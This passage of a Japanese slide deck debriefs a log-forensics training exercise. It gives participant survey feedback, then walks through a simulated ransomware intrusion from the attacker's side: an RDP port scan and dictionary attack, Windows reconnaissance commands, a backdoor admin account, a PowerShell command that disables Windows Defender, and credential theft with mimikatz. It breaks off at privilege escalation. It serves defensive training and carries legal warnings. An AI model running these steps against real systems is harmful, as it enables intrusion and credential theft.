
2020年のアンケート結果（分量）

- 約50%の参加者が「多い」（4以上）と回答



2021年のアンケート結果（分量）

- 約85%の参加者が「多い」（4以上）と回答



アンケート結果（コメント・抜粋）

- 楽しい問題をありがとうございました．例年Mark IIログのみであったため，問題をとく際にアクセスログからも確認することを忘れがちで大変でした．
- 難しかったですが、複数のコンピュータのログを相関分析して一つずつ辿るのはとても楽しかったです。
- このようなログを探索する機会はあまりないため，楽しみながら問題を解くことができた．
- 問題の分量は多いが、解説がしっかりとしており再学習しやすい資料であるため非常に役立つ課題だと思う。
- 量は多かったがやりごたえがあって、楽しかった。来年度もこのぐらいでやって欲しい。
- 内容も現実にありそうなテーマのフォレンジックとなっていて、とても良かったと思っています。
- ツールを使いこなすのではなく，元々の.logファイルをいかに工夫して分析するかを問う問題が多いと感じました

- （問題1.1について？）無意味なミスリードはやめてほしかったです。
- システムを把握していなかったのですが、ヒントの1ポイントが現状から引かれるのではなく、正解時の２点が１点になるのかと勘違いしていました。

アンケート結果（使用したツール）

- Visual Studio Code
- grep
- メモ帳
- Excel
- 事前配布の可視化ツール
- Elastic Search
- python
- など

攻撃者視点での
問題解説

注意事項

- 擬似攻撃の手法を紹介しますが、悪用しないでください
  - システム管理者の許可なくこれから紹介する行為を行った場合、「不正アクセス行為の禁止等に関する法律」に抵触する可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=411AC0000000128
  - 正当な理由なくこれから紹介する行為を行った場合、「不正指令電磁的記録に関する罪」に問われる可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=140AC0000000045#740
- 正当な理由があり攻撃を試す場合は、自分で作った環境や管理者に許可を貰った環境でやりましょう
  - 今回は擬似社内環境、擬似攻撃サーバ、疑似C2サーバには Amazon EC2 を使用
  - 各環境は関係する環境からのみアクセスを許可し使用

なぜ攻撃者視点で解説？

- 攻撃手法を知らないと、正常な挙動と見分けがつかない
  - 「敵を知り、己を知れば百戦危うからず」という故事もある

- 攻撃手法、事例を知ることで、ログ分析時の発想力が増える
  - 例えば、ネットワーク図を見た時に、「ここがやられそう」とわかる。

使用した擬似マルウェア

- RAT (Remote Access Trojan) : Covenant
  - C#で書かれたC2フレームワーク
  - https://github.com/cobbr/Covenant/tree/master/Covenant


- ランサムウェア（暗号化プログラム）: Ransomware
  - goで書かれた実験用ランサムウェア
  - https://github.com/mauri870/ransomware


- 透明性を保つためOSSとして公開されているフレームワークを使用


擬似攻撃概要

RAT実行

ランサムウェア実行







RDPポートスキャン、辞書攻撃、ログオン

- 多くの事例で、外部公開されているサービスから侵入
- レポートで報告されている事例は特にRDPからの侵入が多い


インシデント事例	侵入	掌握	脅迫	痕跡削除
事例1	メール (Emotet)	TrickBot	Ryuk	該当なし
事例2	リモートデスクトッププロトコル (RDP)	MS16-032 (ローカル権限昇格)、NLBrute、Advanced IP Scanner、AmmyAdmin、 NetworkShare.exe	Matrix	該当なし
事例3	RDP	Advanced Port Scanner、ProcessHacker、NetworkShare.exe	Phobos	該当なし
事例4	RDP	PC Hunter、ProcessHacker、Mimikatz	Phobos	該当なし
事例5	RDP	XPortScan3、SoftPerfect Network Scanner、Powertools、mRemoteNG、Bruttoline、PuTTY、ProcessHacker、Mimikatz	GandCrab	xDedicLogCleaner
事例6	仮想プライベートネットワーク (VPN)	PsExec、DomainUser一覧表示バッチファイル	コマンドラインランサムウェア (rsa.exe)	Pslog.exe、sdelete.exe
事例7	RDP	PsExec	GlobeImposter 2.0	該当なし

表 1. 日本のインシデントで確認されたツールと攻撃手法の一覧

https://www.secureworks.jp/resources/at-targeted-ransomware-spreading-in-japan


RDPポートスキャン、辞書攻撃、ログオン

- shodanで検索するとAdministratorでのログオンしているユーザが多い




RDPポートスキャン、辞書攻撃、ログオン

- 35.74.200[.]209 からWS01に対してポートスキャンを実行




- 35.74.200[.]209 から辞書攻撃を実行
  - Administratorのパスワードが chris ということがわかる



RDPポートスキャン、辞書攻撃、ログオン


- RDPからWS01のAdministratorでログオン成功





擬似攻撃概要

RAT実行

ランサムウェア実行







WS01の環境情報収集

- whoami /all
  - ログオンユーザ情報の確認
- ipconfig /all
  - ネットワーク情報の確認
- net user
  - ローカルユーザ情報の確認
- net localgroup
  - ローカルグループ情報の確認
- net localgroup Adminisistrators
  - Administratorsグループに属するユーザ確認

WS01の環境情報収集

- net user で kittingユーザの存在を確認

```
C:¥Windows¥system32>net user

¥¥WS01 のユーザー アカウント

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kitting                  ssm-user                 WDAGUtilityAccount
コマンドは正常に終了しました。
```

- net localgroup Adminisistrators で kittingユーザがAdministratorsグループに所属していることを確認


```
C:¥Windows¥system32>net localgroup Administrators
エイリアス名     Administrators
コメント         コンピューター/ドメインに完全なアクセス権があります。

メンバー

-------------------------------------------------------------------------------
AD¥Domain Admins
Administrator
kitting
ssm-user
コマンドは正常に終了しました。
```

WS01でのバックドアユーザ作成 (5. Persistence)


- バックアップ用のローカルアカウント Administrat0r 作成
  - Administratorのパスワードが変更されても継続的にログイン出来るようにするため
- 管理者権限を維持するため、Administrators グループにも追加



- ATT&CK T1136.001: Create Account: Local Account に当てはまる
  - https://attack.mitre.org/techniques/T1136/001/


Windows Defender を無効化 (4. Defense Evaision)

- ローカル管理者権限を持つので Windows Defender の無効化が可能
  - この後使うmimikatzが検知されるので無効化する
- PowerShellコマンドを使用
  - powershell Set-MpPreference –DisableRealtimeMonitoring 1
  - このコマンド自体は正規のコマンド
  - 攻撃全体を通じて防御機構を回避（Defense Evaision）するために使われている




認証情報窃取

- mimikatz (m.exe)をRDPでコピー、実行。okabeの認証情報を窃取
- 管理者権限があるので実行可能
  - 報告されている事例でも、侵入時のアカウントが管理者権限であることが多いため、mimikatzが悪用されている
  - https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_1_tamada-yamazaki-nakatsuru_jp.pdf



権限昇格


- 